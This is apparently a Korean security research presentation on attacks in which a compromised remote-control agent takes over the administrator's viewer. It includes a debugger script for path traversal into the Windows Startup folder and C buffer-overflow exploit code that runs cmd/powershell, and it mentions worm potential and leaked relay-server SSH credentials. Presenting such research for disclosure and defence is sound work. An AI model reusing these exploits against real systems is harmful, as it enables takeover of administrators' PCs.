5. viewer에서 실행된 **클라이언트는 agent에 접속해서 파일 업/다운로드**

agent에 실행된 서버 확인



The image shows a Windows taskbar at the top with a taskbar icon for an .exe file. Below it is a command prompt window titled "명령 프롬프트" (Command Prompt). The command prompt shows the command `netstat -nao | findstr 5496` and its output: `TCP 0.0.0.0:52142 0.0.0.0:0 LISTENING`. A red arrow points from the text "파일 업/다운로드에 사용되는 서버" (Server used for file upload/download) to the taskbar icon.

Taskbar Icon	File Name	Size	Usage
[Folder Icon]	.exe	0,01	9,352 K

```
C:\Users\test>netstat -nao | findstr 5496
TCP 0.0.0.0:52142 0.0.0.0:0 LISTENING
```

파일 업/다운로드에 사용되는 서버

Reverse RDP

- viewer에 존재하는 취약점을 이용해서 agent가 viewer를 탈취할 수 있는 취약점
- 파일 전송 기능에 존재하는 취약점이나 버퍼오버플로우 등의 취약점 이용
- viewer를 탈취한 뒤 다른 agent를 탈취하는 형태의 **worm 개발 가능**

Case #01

파일 전송 기능을 이용한 관리자 PC 탈취

파일 전송 프로그램을 이용한 파일 전송

1. viewer가 agent에 파일 다운로드 명령어 전송
2. agent가 viewer에 **파일명** / 파일 크기 / 파일 내용 등의 정보 전송
3. viewer는 **agent가 전송한 파일명으로 CreateFileW API 호출**
4. agent가 전송한 파일 내용을 CreateFileW API로 생성한 파일에 저장

```
100031DD      push     ebx             ; hTemplateFile
100031DE      push     80h           ; dwFlagsAndAttributes
100031E3      push     3             ; dwCreationDisposition
100031E5      push     ebx           ; lpSecurityAttributes
100031E6      push     1             ; dwShareMode
100031E8      push     80000000h     ; dwDesiredAccess
100031ED      push     ecx           ; lpFileName
100031EE      call    ds:CreateFileW
```

agent가 전송한 값이 그대로 사용됨

파일명을 변조하는 Immunity Debugger 스크립트

```
1  # -*- coding: utf-8 -*-
2  import struct
3
4  from immlib import *
5
6  class ChangeFileNameHook(LogBpHook):
7      def __init__(self):
8          LogBpHook.__init__(self)
9
10     def run(self, regs):
11         imm = Debugger()
12         imm.log("Change Filename")
13
14         org_filename_len = imm.readLong(regs['EAX'] - 4)
15         imm.log('requested filename_len = %d' % org_filename_len)
16
17         org_filename = imm.readMemory(regs['EAX'], org_filename_len * 2)
18         org_filename = org_filename.replace('\x00', '')
19         imm.log('requested filename = %s' % org_filename)
20
21         startup_path = '\\ProgramData\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\t.bat'
22         filename = '\\'.join(org_filename.split('\\')[:-1]) + '\\..' * 10 + startup_path
23         unicode_filename = ''.join(map(lambda x: x + '\\x00', filename))
24
25         imm.writeLong(regs['EAX'] - 4, len(unicode_filename))
26         imm.writeMemory(regs['EAX'], unicode_filename)
27
28     def main(args):
29         imm = Debugger()
30
31         my_hook = ChangeFileNameHook()
32         my_hook.add("bp_on_send_filename", [address_to_send_filename])
33
34         return ':'
```

파일명을 ..\..\시작 프로그램 폴더] 로 변조하는 코드

DEMO

클립보드를 이용한 파일 전송 기능

1. 관리자가 원격 제어 화면에서 파일을 클릭하고 Ctrl + C 입력
2. viewer가 agent에 클립보드 동기화 명령어 전송
3. agent는 클립보드의 **FileGroupDescriptor**/FileContents를 viewer에 전송
4. viewer는 agent가 보낸 정보를 클립보드에 저장
5. 관리자가 파일을 복사할 위치에서 Ctrl + V 입력

FileGroupDescriptor

FILEGROUPDESCRIPTORA structure (shlobj_core.h)

2018. 12. 05. · 읽는 데 2분 걸림

Defines the CF_FILEGROUPDESCRIPTOR clipboard format.

Syntax

C++ 

```
typedef struct _FILEGROUPDESCRIPTORA {
    UINT          cItems;
    FILEDESCRIPTORA fgd[1];
} FILEGROUPDESCRIPTORA, *LPFILEGROUPDESCRIPTORA;
```

Members

[cItems](#)

Type: **UINT**

The number of elements in fgd.

[fgd](#)

Type: **FILEDESCRIPTORA[]**

An array of **FILEDESCRIPTORA** structures that contain the file information.

FILEDESCRIPTORA structure (shlobj_core.h)

12/05/2018 · 2 minutes to read


Describes the properties of a file that is being copied by means of the clipboard during a Microsoft ActiveX [drag-and-drop](#) operation.

Syntax

C++ 

```
typedef struct _FILEDESCRIPTORA {
    DWORD    dwFlags;
    CLSID    clsid;
    SZEL     szel;
    POINTL   pointl;
    DWORD    dwFileAttributes;
    FILETIME ftCreationTime;
    FILETIME ftLastAccessTime;
    FILETIME ftLastWriteTime;
    DWORD    nFileSizeHigh;
    DWORD    nFileSizeLow;
    CHAR     cFileName[MAX_PATH];
} FILEDESCRIPTORA, *LPFILEDESCRIPTORA;
```

변조된 파일명(cFileName)이 클립보드에 저장된 화면



Case #02

관리 채널을 이용한 관리자 PC 탈취
(버퍼오버플로우)

원격 제어 관리 기능

- 원격 제어 프로그램은 agent를 관리하기 위한 여러 기능을 제공함
- 주로 파일 업/다운로드, 프로세스 목록 확인 등의 기능이 제공됨
- agent에서 해당 기능의 취약점을 악용하면 viewer를 탈취할 수 있음

agent에서 전송한 데이터를 버퍼에 쓰는 코드


- 대상 원격 제어 프로그램은 viewer에서 **agent가 보낸 데이터를 경계값 검사없이 고정된 크기의 버퍼(heap)에 저장**는 코드가 있음

agent가 전송한 데이터를 socket에서 읽어오는 함수

```
case 0x1Au:
    v34 = 0;
    sub_41E310((int)lpParameter, (int)&v34, 4); // 읽을 데이터의 길이를 소켓에서 읽어옴
    memset((char *)lpParameter + 0x460, 0, 0x208u);
    sub_41E310((int)lpParameter, (int)lpParameter + 0x460, (int)v34); // 소켓에서 읽어온 길이(v34)만큼 데이터를 읽어서 lpParameter + 0x460 영역에 복사함
    break;
```

공격 코드 개발

- 오버플로우가 발생하는 버퍼에서 **15500 바이트 떨어진 영역**에 파일 전송 기능에 사용되는 **실행 파일의 경로**가 위치하고, **15300 바이트 떨어진 영역**에는 **실행 파일에 전달되는 옵션**이 위치함
- 오버플로우를 이용해서 해당 버퍼에 powershell을 실행하도록 버퍼를 덮어쓰고, 파일 전송 기능을 호출하는 형태로 공격 코드 개발
- agent에서 viewer에 공격 구문을 전송하기 위해 DLL 인젝션 이용



버퍼오버플로우 공격 코드(DLL 코드 중 일부)

```
PBYTE pPos;
char* command = (char*)"..\\..\\..\\Windows\\System32\\cmd.exe";
DWORD dwPayloadLen = 15500 + strlen(command) + 1;
char* payload = (char *)malloc(dwPayloadLen + 6);
char* options = (char*)"/c powershell.exe -NoExit Echo KRCERT_ _BOF_RCE";
int idx;

payload[0] = 0x64;
payload[1] = 0x1A;
memcpy(payload + 2, &dwPayloadLen, 4);

pPos = (PBYTE)payload + 6;

// 의 경로가 위치한 버퍼를 덮어쓰기 위한 쓰레기 값
for (idx = 0; idx < 15300; idx++)
{
    *pPos = 'A';
    pPos += 1;
}

// cmd.exe에 전달될 실행 옵션
memcpy((char*)pPos, options, strlen(options) + 1);
pPos += strlen(options) + 1;

// 의 경로가 위치한 버퍼를 덮어쓰기 위한 쓰레기 값
for (idx = 0; idx < 15500 - (15300 + strlen(options) + 1); idx++) {
    *pPos = 'A';
    pPos++;
}

// 값을 덮어쓸 명령어 문자열을 payload에 추가함
memcpy((char *)pPos, command, strlen(command) + 1);

// 버퍼오버플로우를 유발하는 공격 데이터 전송(RemoteFClient.exe 문자열 버퍼의 값을 덮어씀)
((PFSEND)pFunc)(s, payload, dwPayloadLen + 6, flags);


// 를 실행하는 요청 패킷 전송(버퍼오버플로우에 의해 command에 지정된 프로그램이 실행됨)
((PFSEND)pFunc)(s, "0x640x1A", 2, flags);
```

서버 탈취

- 원격 제어에는 릴레이 서버, 인증 서버 등 여러 종류의 서버가 사용됨
- 서버에 **취약점이 존재**하거나, **서버 접속 정보** 등의 주요 정보 노출 사례가 있음
- 서버가 탈취되면 **해당 원격 제어를 사용하는 모든 사용자가 공격 대상**이 됨

릴레이 서버 접속 정보 유출

- plink는 PuTTY에서 제공하는 터널링 프로그램
- 릴레이 서버와 viewer / agent가 통신할 때 plink를 사용해서 터널 생성
- plink 실행 옵션에 릴레이 서버의 **SSH 접속 정보(ID/PW)가 노출**되어 있음



Q&A

jeongun.baek@gmail.com

Thank you